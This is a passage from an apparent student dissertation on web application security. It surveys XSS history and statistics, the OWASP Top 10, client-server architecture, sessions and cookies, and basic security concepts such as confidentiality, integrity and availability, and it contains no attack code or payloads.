1. Introduction

1.1 Background

Day by day the dependency on Web application has increased. Dynamic Web applications such as e-mail application, online banking systems, and online shops etc. are becoming more and more popular. As the Internet grew, the Web sites become more professional and dynamic. In order to be able to change the design of the Web page to meet today's taste and to provide personalized and current information to the users, the Web sites no longer use static Web page. Now Web applications gather the needed information and assemble it into a Web page according to a template. The result of this process is sent to the Web browser of the requesting user, where it is interpreted and displayed. Embedded code which allows a more interactive Web experience is executed by the Web browser. This allows dynamic menus that react on mouse movements and clicks. Parts of the Web page that can be hidden or made visible and content on the Web page can be changed dynamically.

As the complexity, use, and advantage of Web application are increasing, vulnerabilities are also increasing simultaneously. In the context of security of Web application security, the two characters are needed to be introduced, they are:

1. Hacker: A "Hacker" is a term commonly applied to a computer user who intends to gain unauthorized access to a computer system. Hackers are skilled computer users who penetrate into the computer system to gain knowledge about computer systems and how they work. 2. Cracker: A "Cracker" is a hacker with criminal intent. Crackers maliciously cause sabotage computers, steal information located on secure computers and cause disruptions to the networks for personal or political motives [29].

Current technologies such as antivirus S/W program and network firewalls offer some security at the host and network levels but not at the application level. Although the application level firewalls offer immediate assurance of web application security but they have at least two drawbacks: they require careful configuration and they only offer Web application protection i.e., they do not identify errors. Similarly SSL and data encryption only secure the data transmission, but not the traffic. According to Mass-based Watchfire, the most vulnerable area in the enterprise information system is Web applications [15]. In many situations, security remains

a major roadblock to universal acceptance, in the Web for all kinds of transactions can be done. According to a report released in 2004, over the preceding 12 months in 2002, there was an 81.5% increase in documented vulnerabilities, with the majority associated with a handful of very severe vulnerability [16]. There are number of vulnerability reasons. Scott and Sharp [29] proposed the use of a gateway that filters invalid and malicious input at the application level. Similarly deep packet inspection techno to filter application level traffic [22]. Similarly Huang et al. [16] designed a Web application security assessment framework that offers black-boxed testing. However, testing process cannot guarantee identification of all bugs, and cannot provide immediate security for Web application. Other process such as data tainting, is also available but it is useful for client side and cannot cover all requirements of security. So through server if solution can be provided it is better but it is not guaranteed that it is complete.

1.2 Problem Definition

Many researcher, have published number of papers, time to time, in the field of Web application and its security mechanism. According to Spett [32], from the hacker's view Web application consists of five layers: 1. Desktop layer 2.Transport layer 3.Access layer 4.Network layer 5. Application layer. According to OWASP report, 80% of the Web applications are vulnerable to CSS [26, 27]. Hence, the likelihood of Web site cross-site scripting (CSS) vulnerable, extremely high. According to the information technology promotion agency (IPA), from July 2004 to September 2005, attack using CSS are the most serious issue among all Web application attack(about 42%), while SQL injection is ranked second with 16%. Thus, it is imperative to make web application secure against CSS attacks. CSS vulnerabilities date back to 1996, during the early days of the WWW [14]. On February, 2000 CERT published information on the identified vulnerability affecting all Web server products and this was called as CSS [16]. In 1999, inspired by the work of Georgi Guninski, David Ross published the first paper on XSS flaws entitled "Script Injection". In 2005, the first CSS worm known as Samy attacked the popular social networking web site MySpace [28]. Over the years what was originally considered to be cross-site scripting, became simply known as Web browser vulnerability with no special name. Unfortunately this is a big reason why so many people are confused by the muddled terminology. Making matters worse, the acronym "CSS" was regularly confused with another newly born browser technology already claiming the three-letter convention, Cascading Style Sheets. Finally in the early 2000's, a

brilliant person suggested changing the cross-site scripting acronym to “XSS” to avoid confusion [14]. Recent trend in the growth of cross-site scripting (XSS) attacks indicate that worms are planted in the Web application using XSS mechanisms. So XSS vulnerabilities are quite widespread. Studying the cross-site history, there are number of attacking techniques in XSS in different ways and the rate of XSS is increasing. But when it is studied, it is concluded that, there is no special independent, single, actual systematic, error free method which helps us completely to protect the application. The solution needs to be based on an approach of service oriented architecture. It is also necessary to consider the fact that the Web applications are built for various purposes. For example researcher web application, social networking web application, e-mail application, e-commerce application etc. It is believed that using this solution method, we secure our Web application with some aspect and provides the more secured facility to the user. Hence, it cannot completely restrict all XSS attacking problems but certainly it provides better Web applications security.

1.3 Objective and Outline

Objective: Objective of this dissertation work is to study the XSS attack in the Web application and to provide server-side protection of Web application against XSS attack. Implementation will be done in PHP platform. The objectives of this dissertation are as follows:

1. Protect the Web application for the better use of Web application through server-side.
2. Which protection method (some) is when appropriate?

Outline: This dissertation work includes five chapters. The descriptions of each chapter in short are as following:

Chapter one introduces the thesis work, and structure of thesis.

Chapter two discusses common Web application including their architecture.

Chapter three discusses various aspects of computer security.

Chapter four discusses XSS attack in the Web application which covers techniques, types of attack and considers protection method implemented in PHP programming language and analysis.

Chapter five is the last chapter; it discusses conclusion and future work in our subject matter.

1.4 Literature Review

Use of Web application is increasing rapidly in different fields, science, business, live telecast, communication, medical transcription etc. Numerous research works are published in paper or in Web. Companies and different organizations use Web application to provide a broad range of information to users. Database of Web application contains the important information of the organization like customer detail and their own financial records, these applications are frequently targeted for attacks. Important information can be theft by collecting login information of the Web users. The most important login information session ID. Most Web applications use sessions to maintain a user's state information between each request during a certain time period. A session is commonly defined by a unique session ID, which enables Web applications to identify a user's browser uniquely. For example, when a user has authenticated to a Web application successfully, a session ID used as an authentication ticket is assigned to the user, hence he does not have to enter his login information again for other pages in this Web application. Three options are used to store session IDs, namely: in URL, in HTML hidden fields and in cookies. Cookies are small amounts of data transmitted between Web server and Web client used for user authentication and remembering users' preferences, etc. Using cookies, users may not have to type their login information, so that quick logins can be achieved. However, since cookies store sensitive information such as user accounts and passwords, they are usually aimed for security attacks.

So if such session ID or password or both can be known by unauthorized person then he can impersonate it. With that information an attacker can enter to the victim's site as a legal user. XSS attack is the technique that lets the illegal user as being a legal user. To protect the Web application from XSS attack, different solutions can be implemented from different location. Different researchers have published their paper. Client-side, Server-side and Application firewall are available location for the solution. Out of them server-side solution is more appropriate than other. There are different techniques for solution, out of them input-filtering and output-filtering are more strong [21, 36]. Huang [16] suggested that potential vulnerabilities can be secured by combining static and dynamic analysis. Mainly, the aim of this implemented tool is to remove malicious codes which are effective if they are viewed by user without proper sanitation.

2. Web Application

2.1 Introduction

According to the definition of OWASP [26], “Web application is a client/server software application that interacts with user or other system using hyper text transfer protocol (HTTP)”. Web application can take many forms: an informational Web site, an e-commerce Web site, a search engine, an e-business. When Web pages were first implemented they only displayed unchanging information, which is called static contents and the page is static Web page. They may have included hyperlinks that would point to other Web pages, which made it easy for users to get information from the multiple or related Web sites. These Web sites did not offer any interactively with users and did not required user input; but such type of Web applications are not able to fulfill users requirement. Various programming languages were developed that allows newer Web page to include text box, radio button, drop down list etc. Such that user can insert data. These Web sites that change its content automatically also include interactive content. The risk includes the possibility of incorrect calculation, damaged S/W and H/W; data accessed by unauthorized users, data theft or loss, issue of the system and disrupted business operations [20].

Corporation today use the Web as a way to manage their customer relationship, enhance their supply chain operations, expand into new markets, deploy new products and services to customer and employees. Due to the use of Web applications, numbers of business take advantages of the Internet. In this new environment, conventional security measures are outdated and inefficient. A new level of security breach has begun to occur through continuously open Internet port i.e. port 80 and 433. Because these ports are open to all incoming internet traffic from the outside, they are gateways through which hacker’s access secure files and proprietary corporate and customer data. In addition to the vulnerabilities inherent in the new Internet operating environment, negligence also accounts for a portion of the risk to a company’s data. According to the SANS institute, following are the management errors that lead to computer security vulnerabilities [31].

1. Pretending the problem will go away.
2. Assigning untrained people to maintain security and not providing training or time to make it possible to do job.
3. Failing to realize how much money their information and organization reputations are worth.

4. Replying primarily on a firewall and IDS.
5. Failing to understand the relationship of information security with the business problem they understand physical security but don't see the consequences of poor information security.

When security policy developed and implemented basic security foundation, the professional hackers continues to find new ways to attack. Most hackers use different technique to gain escalated privileges, or executed commands. Attackers steal credit card number, steal sensitive information. To protect the Web application from the attackers only the password, data encryption is not enough.

2.2 Web Application Vulnerability Statistics

Month	**Year**	**Vulnerabilities**
February	2000	Cross-Site Scripting
October	2001	Path Traversal
May	2001	SQL Injection
February	2002	Cookie Poisoning
March	2003	Cross-Site Tracing
March	2004	HTTP response splitting
June	2005	HTTP request smuggling
July	2005	DOM-Based Cross-Site Scripting
June	2006	Domain Contamination

Table 1: History of common web application vulnerabilities

Before to enter the dissertation work, it is thought that it needs to presents statistics of the common vulnerabilities. There are numbers of Web sites which gives the information, data etc about the security of Web application. Here, maximum number of data is taken from those sites which are publicly available. Web application vulnerabilities have a short but an illustration history. Above table number 1 show the first time, type of vulnerability that discovered.

2.2.1 Study on Web Sites




Figure 1: Relative frequencies of vulnerabilities in the securityfocus.com [21]

To gain insight into the relative frequencies of different vulnerability types, it has studied the various security related Web sites and research paper. From this study it can be concluded that that main reason for vulnerability of Web application is occur due to the lack of input validation, which is also illustrated by the Figure 3. According to the security focus.com in sample of 500 vulnerability 50% of them are due to the reason of input validation vulnerabilities.

2.2.2 NIST Study

The National Institute of Standards and Technology (NIST) and the Department of Homeland Security have been aggregating vulnerabilities data for many years. These studies collect the record data from the year 1999 to mid 2006. It shows that number of vulnerabilities is increasing continuously from the 2004 to till 2006. But it also shows that application vulnerabilities are decrease in year 2000 and 2004. It is difficult to give the reason why vulnerabilities are decreased in these two years.




Figure 2: Number of vulnerabilities reported by year (based on NIST/DSH) [28]

2.2.3 XSS Metrics and Trend

Research reports indicate that more than 80% of the Web applications are vulnerable to XSS threats. Recent trend in the growth of XSS attacks indicate that worms are planted in the Web application using XSS mechanisms. With XSS, every input and output has the potential to be an attack vector, which does not occur with other vulnerability types. The following trend of increase of XSS is shown in the Common Vulnerabilities and Exposures (CVE) report for 2006 [14]. It is clearly seen that the XSS vulnerability occupies the top most position.




Figure 3: MITRE data on Top 10 web application vulnerabilities for 2006[OWASP "Top 10 2007]

With XSS, every input has the potential of being an attack vector, which does not occur with other vulnerability types. The values in parenthesis (for every year) mentioned in the table below represent the ranking for that vulnerability in that year.

Rank	Flaw	2001	2002	2003	2004	2005	2006
[1]	XSS	02.2% (11)	08.7% (2)	07.5% (2)	10.9% (2)	16.0% (1)	18.5% (1)
[2]	Buffer overflow	19.5% (1)	20.4% (1)	22.5% (1)	15.4% (1)	09.8% (3)	07.8% (4)
[3]	SQL-injection	00.4% (28)	01.8% (12)	03.0% (4)	05.6% (3)	12.9% (2)	13.6% (2)
[4]	PHP-include	00.1% (31)	00.3% (26)	01.4% (13)	01.4% (10)	02.1% (6)	13.1% (3)

Table 2: Increasing trend in web application security vulnerabilities over a period of six years [CVE]

2.3 Common Web Application Attack Type

The Open Web Application Security Project (OWASP) is an organization that provides unbiased and practical, cost-effective information about computer and Internet applications. OWASP recently released its Top 10 Web application vulnerabilities for 2007, topping the list is cross-site scripting (XSS). During 2006, XSS was ranked fourth in the list [27].

1. **Cross Site Scripting (XSS):** XSS flaws occur whenever an application takes user supplied data and sends it to a Web browser without first validating or encoding that content. XSS allows attackers to execute script in the victim's browser which can hijack user sessions, deface Web sites, possibly introduce worms, etc. This attack will be discussed in detail later in chapter 4.

2. **Injection Flaws**: Injection Flaws, particularly SQL injection, are common in Web applications. Injection occurs when user-supplied data is sent to an interpreter as part of a command or query.

3. **Malicious File Execution**: Code vulnerable to remote file inclusion (RFI) allows attackers to include hostile code and data, resulting in devastating attacks, such as total server compromise.

4. **Insecure Direct Object Reference**: A direct object reference occurs when a developer exposes a reference to an internal implementation of object, such as a file, directory, database record, or key, as a URL or form parameter. Attackers can manipulate those references to access other objects without authorization.

5. **Cross Site Request Forgery (CSRF)**: A CSRF attack forces a logged-on victim's browser to send a pre-authenticated request to a vulnerable Web application, which then forces the victim's browser to perform a hostile action to the benefit of the attacker. CSRF can be as powerful as the Web application that it attacks.

6. **Information Leakage and Improper Error Handling**: Applications can unintentionally leak information about their configuration, internal workings, or violate privacy through a variety of application problems. Attackers use this weakness to steal sensitive data, or conduct more serious attacks.

7. **Broken Authentication and Session Management**: Account credentials and session tokens are often not properly protected. Attackers compromise passwords, keys, or authentication tokens to assume other users' identities.

8. **Insecure Cryptographic Storage**: Web applications rarely use cryptographic functions properly to protect data and credentials. Attackers use weakly protected data to conduct identity theft and other crimes, such as credit card fraud.

9. **Insecure Communications**: Applications frequently fail to encrypt network traffic when it is necessary to protect sensitive communications.

10. **Failure to Restrict URL Access**: Frequently, an application only protects sensitive functionality by preventing the display of links or URLs to unauthorized users. Attackers can use this weakness to access and perform unauthorized operations by accessing those URLs directly.

2.4 Facts on XSS from Various Research Groups

Following are the some important facts found on XSS attack from various research groups [27].

1. For 2006, 21.5 percent of the CVEs were found as XSS. The data indicate that hackers are exploiting XSS vulnerability in the Web applications.
2. The Open Web Application Security Project (OWASP) recently released its too ten Web application vulnerabilities for 2007. Topping the list is XSS. During 2006, XSS was ranked fourth in the list.
3. Web application security-a Web site security center in their report, states that XSS tops in application security risks.
4. In Network world magazine it has been mentioned that XSS is the top most security risks.
5. In a technical report, Computer world magazine discussed how to defeat the new number 1 security threat: XSS.
6. White-Hat's research reveals that eight out of 10 web sites have serious flaws. According to the report, about 71% of web sites are vulnerable to XSS, followed by information leakage (30%), predictable resource location (28%), content spoofing (26%), insufficient authentication (21%) and SQL injection (20%).
7. According to Cenzic Inc.'s*Application Security Trends Report* for the quarter of 2007, File inclusion, SQL injection, XSS and directory traversal were the most prevalent, totaling 63%.

Characteristics of XSS itself:

1. With XSS, every input has the potential to be an attack vector, which does not occur with

other vulnerability types like remote file execution, SQL injection etc.

2. XSS has many subtleties and variants. In ha-ckers.org site there are 108 nuances of XSS attacks depicted. This means, theoretically 108^{108} exploits are possible if masquerading techniques are combined

2.5 Process of Web Application Attack

At the time of performing attack on Web application hacker do various steps of work some to them are listed below [32].

Step-1: First of all hacker tries to determine the open port of HTTP on server by scan, in order to get the default page from each open port.

Step-2: After scanning the port, hacker try to find out the various information like which server is running on each port and each page is parsed to find normal links. By doing so hacker enable to obtain the structure of sites and logic of that applications then he analyze the page checks for comment.

Step-3: At the testing time for the dynamic function or scripts of application, hacker locking for development error to enable him gain further access in that application.

Step-4: By using the every points of information which is gathered by hacker. He selects and deploys attacks in the various parts of the application.

Step-5: After all of these above procedures, the hackers dedicate him in open warfare by attacking each web application that he/she identified as vulnerabilities during the initial review of our site.

2.6 Architecture

Architecture is the structure of Web application. From the hacker's perspective, a corporation's Web applications can be viewed as a horizontal value chain of layers [32]. Web application architecture is mainly concerned with that part where different tasks are performed. Thus here we described the client- server architecture.

2.6.1 Client-Server Architecture

Client-server is the term which denotes process with which different components of software interact to form a system. In more clearly, client system needs resource which are obtained from the server process. In Web application client and server have different meaning: client represents the different Web browsers: for example Opera, Mozilla Firefox, Internet explore, Netscape Navigator and so on. Server represents the Web server some of them are Apache, Tomcat, and Microsoft Internet Information Server etc. The combination of different client-server architecture can be called topology which consists of: “Single Client, Single Server”, “Multiple Clients, Single Server”, “Single Client, Multiple Servers”, and “Multiple Clients, Multiple Servers”.

Client-Server architecture may be two tiers or three tiers. Tier is defined as one of two or more rows, and ranks arranged one above another.

2.6.1.1 Two-tier Architecture


Connolly et al [5] mentioned that the two-tier client-server architecture as the basic model for separation tasks, client constitute the first tier and server the second tier. A client is primarily responsible for penetration services, including handling user interface actions, performing application logic and presentation of data to user and performing main business application logic. The server is primarily concerned with supplying data services to the client.

2.6.1.2 Three-tier Architecture


Web applications are generally structured as three-tired which consists of:

1. The **first tier** is a Web browser such as Internet Explorer, Mozilla Firefox and Netscape etc.
2. The **middle tier** is an engine, which generates pages dynamically using technologies such as PHP or ASP or JSP.
3. The **third tier** is a database. It enables web applications to store data and other content elements. By using (SQL), Web applications can interact with database to create customized data for each user dynamically.

As illustrated in figure 4 (b), a client (Web browser) send request to the middle tier, which handles these requests, searches information required by making SQL queries against the database and generates response pages using this information, and shows them to user in the browser.



(a) Static Web applications



(b) Dynamic Web applications

Figure 4: Static Web application vs. Dynamic Web application.

2.6.1.3 N-tier Architecture

This means that there are any numbers of tiers [2]. Simple example is when several Web server and database server resides on separate computer. Another example is when several database

servers are used and one computer is responsible for managing access to each database server, running in separate computer.

2.7 Web Application Model

Generally architecture of Web application is seen as following figure.




Figure 5: Typical system architecture for Web application.

Web application is normally three tier architecture. It includes the following components.

Presentation tier

The presentation tier, which is very commonly referred to the "front end", is the portion of the application that user interacts with directly and normally displayed by software known as browser. Presentation tier consists of different web browsers like Mozilla fire fox, opera, internet explorer etc and Web server such as Microsoft information interchange system (IIS), Apache etc. Presentation tier take request from user i.e. client–side and process them, after that sends required information of user's Web-browser in the form of output.

Middle tier

The middle tier also known as the business tier, encapsulate the business logic that derives the application. This software layer is responsible for constructing information, requesting to the database layer. Middle tier generates a SQL based on input supplied by the user. It is the brain of application where all commands and programming code is written and stored.

Data tier

It is the portion of Web application that stores all data and it also referred to as back end. Database tier is typically RDBMS that provides storage services. It does various operations like insertion, retrieval, and manipulation data in database with the help of SQL queries.

2.8 Communications

In the Web application, communication is established whenever user requests for some information. In client-server architecture, when user enters his/her request, the syntax of request is checked, after that generated database request in SQL. Then, the client transmits the message to the server, waits for a response, and server response the end-user. The server accepts and processes the requests, and then transmits the results back to the end-user.

2.8.1 Information

Information on the Web is stored in documents and formatting languages, system, most commonly used language is the HTML. Using HTML, documents are marked up, or tagged, to allow for publishing on the Web in a platform independent manner. HTML documents are displayed in Web browsers that understand and interpret HTML.

2.8.2 Content

HTML documents stored in files constitute static content i.e. the content of the document does not change unless the file itself is changed. However documents resulting from requests such as queries to database need to be generated by the Web servers. These documents are dynamic content and as database are dynamic, changes as users creates, insert, update and delete data, the

generation of dynamic Web pages is a more appropriate approach than content, particularly in Web application [5].

2.8.3 Protocol

The exchange of information in Web application is mainly governed by protocols such as HTTP or FTP, which define how clients, i.e. Web browser and servers i.e. Web servers, communicate. HTTP relies on request- response paradigm and a transaction consists of the following states.

Connection: The client establishes a connection with the Web server.

Request: The client send a request message to the Web server using HTTP.

Response: The Web server send a response i.e. HTML document, back to the client.

Close: The connection is closed by the Web server.

3. Computer Security

3.1 Definition

Computer security is defined as the prevention and detection of unauthorized action performed by an unauthorized user of computer system. Security and protection are very important areas of computer science and information technology (IT) industry. One way to describe this area is: Set of methods and techniques which control access of data by executing applications. Even wide definition includes a set of methods, techniques and legal standards which control data access by applications and humans, and protect the physical integrity of whole computer system, no matter if it is a described or not, or if it is centralized or decentralized "[9]. The security is one of the most important and wide area. Development of software and computer is increasing rapidly: "To put it quite bluntly: as long as there were no machines, programming was no problem, and now we have gigantic computers, programming had become and equally gigantic problem", which create the several types of security violence [31].

In this section, various components of network are defined. Furthermore, has tried to give a comprehensive image of what computer security is and which role it has in organizations.

3.2 HTTP Sessions and Cookies

Since HTTP is a stateless protocol, techniques such as sessions and cookies are used for maintaining the state information. Most Web applications use sessions to maintain a user's state information between each request during a certain time period. A session is commonly defined by a unique session ID, which enables Web applications to identify a user's browser uniquely. For example, when a user has authenticated to a Web application successfully, a session ID used as an authentication ticket is assigned to the user, hence he does not have to enter his login information again for other pages in this Web application. Three options are used to store session IDs, namely: in URL, in HTML hidden fields and in cookies. Cookies are small amounts of data transmitted between Web server and Web client used for user authentication and remembering users' preferences, etc. Such cookies (referred to as persistent cookies) can last over a session period and are stored on user's hard drive, while session cookies are deleted when a user quits his browser. Using cookies, users may not have to type their login information, so that quick logins

can be achieved. However, since cookies store sensitive information such as user accounts and passwords, they are usually aimed for security attacks.

3.3 Assets

The goal of security is to protect an organization's assets, meaning to prevent assets form being damaged, detect when such damage occurs, and then react in order recover the assets [12].

3.4 Security Services

Stallings [34] points out that "A service enhances the security of the data processing systems and information transfers of an organization". Gollmann mentions that three aspects are most frequently proposed to maintain the computer security, namely: Confidentiality, Integrity and Availability (CIA). In a word, that is "the right information to the right person at the right time in the right context" [8]. Supplemented to CIA, authenticity and non-repudiation are also considered as important component of information security.

Confidentiality: Confidentiality is also called secrecy, which enables the protection of private information; it refers to preventing information form being disclosed to anyone who is unauthorized to access. Using encryption techniques is a way to guarantee the confidentiality. In other words, application confidentiality is the assurance that the information created and used by the application cannot be disclosed to unauthorized persons.

Integrity: Integrity is the prevention of unauthorized modification of information. Integrity also called accuracy, is the trust of information, it consist of:

1. Data integrity, namely, that information has not been altered or corrupted before the recipient reads it.
2. Source integrity, namely, that information really comes from the supposed sender.

Availability: Information should be available when required. If one is authorized to get information, the Web application should provide him with the required information efficiency, and the system should be able to recover quickly and completely in the case of a failure.

Authenticity: Authenticity means verifying a user's identity in a communication. Such process of verification is essential for Web applications like online banking and online shops.

Non-Repudiation: Non-repudiation means that authentication cannot subsequently be refuted, that means, the sender of a message cannot later deny from his having sending this message and the recipient cannot deny from having received it.

3.5 Threats

From a security perspective, computer systems have three general goals, with corresponding threat to them:

1. *Data confidentiality*: is concerned with having secret data remain secret.
2. *Data integrity*: means that unauthorized users should not be able to modify any data without the owner's but also removing data and adding false data as well.
3. *System availability*: means that nobody can disturb the system to make it unusable. Such denial of service attacks is increasingly common [33].

Goal	**Threat**
Data confidentiality	Exposure of data
Data integrity	Tempering with data
System availability	Denial of service

Table 3: Security goals and threats

Threats are any event that could adversely affect a system, and consequently an organization. This effect can harm a system in various ways, and can be caused by person or an action, whether intentionally or unintentionally. In this research work, it is intended to concentrate our discussion about intentional threats, or security attack. These threats can be grouped by the security service that they threat:

Interruption: an attempt to destroy an asset or make it unusable i.e. a threat to availability.

Interception: an attempt to gain access to an asset, i.e. a threat to confidentiality.

Modification: an attempt to tamper with an asset, i.e. a threat to integrity.

Fabrication: an attempt to creating objects in the system, i.e. a threat to authenticity.

Furthermore, Stallings suggest that attacks (which are source to threats) can be divided into two categories: *passive attack* in which the attack is trying to eavesdrop or monitor information and *active attack* which involves modification or fabrication of data.

3.6 Vulnerabilities

According to Dekker [8] vulnerability is "A weakness that a person can exploit to accomplish something that is not authorized or intended a legitimate use of network or system". Invalidate input is the root of the issue. According to the OWASP top ten projects [25], invalidated input is the number one of the top ten most critical Web application security vulnerabilities. Stallings [33] refer to vulnerabilities as breeches in security mechanisms that can be used to perform attacks and thus constitute a threat to a computer system.

Examples of vulnerabilities are given below:

1. Lack of implemented security mechanisms. E.g. ignoring the virus threat by not installing anti-virus programs.
2. Deficient configuration of security mechanisms. E.g. configuring firewalls to allow any kind of traffic between networks.
3. Inadequate updating routines security mechanisms. E.g. not installing patches and new virus definitions for anti-virus programs.

3.7 Malicious Code

In October of 1999, the Infosec Research Council created a Science and Technology Study Group (ISTSG) focused on malicious code. The purpose of ISTSG was to develop a national research agenda to address the accelerating threat from malicious code.

3.7.1 Definition

Malicious code is any code added, changed, or removed from a software system in order to intentionally cause harm or subvert the intended function of the system [13]. Though the problem of malicious code has a long history, a number of recent, widely publicized attacks and certain economic trends suggest that malicious code is rapidly becoming a critical problem for industry, government, and individuals. Traditional examples of malicious code include viruses, worms, Trojan Horses, and attack scripts, while more modern examples include java attack applets and dangerous ActiveX controls.

1. Viruses are pieces of malicious code that attach to host programs and propagate when an infected program is executed.

2. Worms are particular to networked computers.

3. Trojan Horses, like viruses, hide malicious content inside a host program.

4. Attack scripts are programs written by experts that exploit security weaknesses, usually across the network, to carry out an attack.

5. Java attack are programs embedded in Web pages that achieve foothold through a Web browser.

6. Dangerous ActiveX controls are program components that allow a malicious code fragment to control applications or the operating system.

A Growing Problem:

1. Networks are everywhere.
2. System complexity is rising.
3. Systems are easily extensible

3.8 Database Security

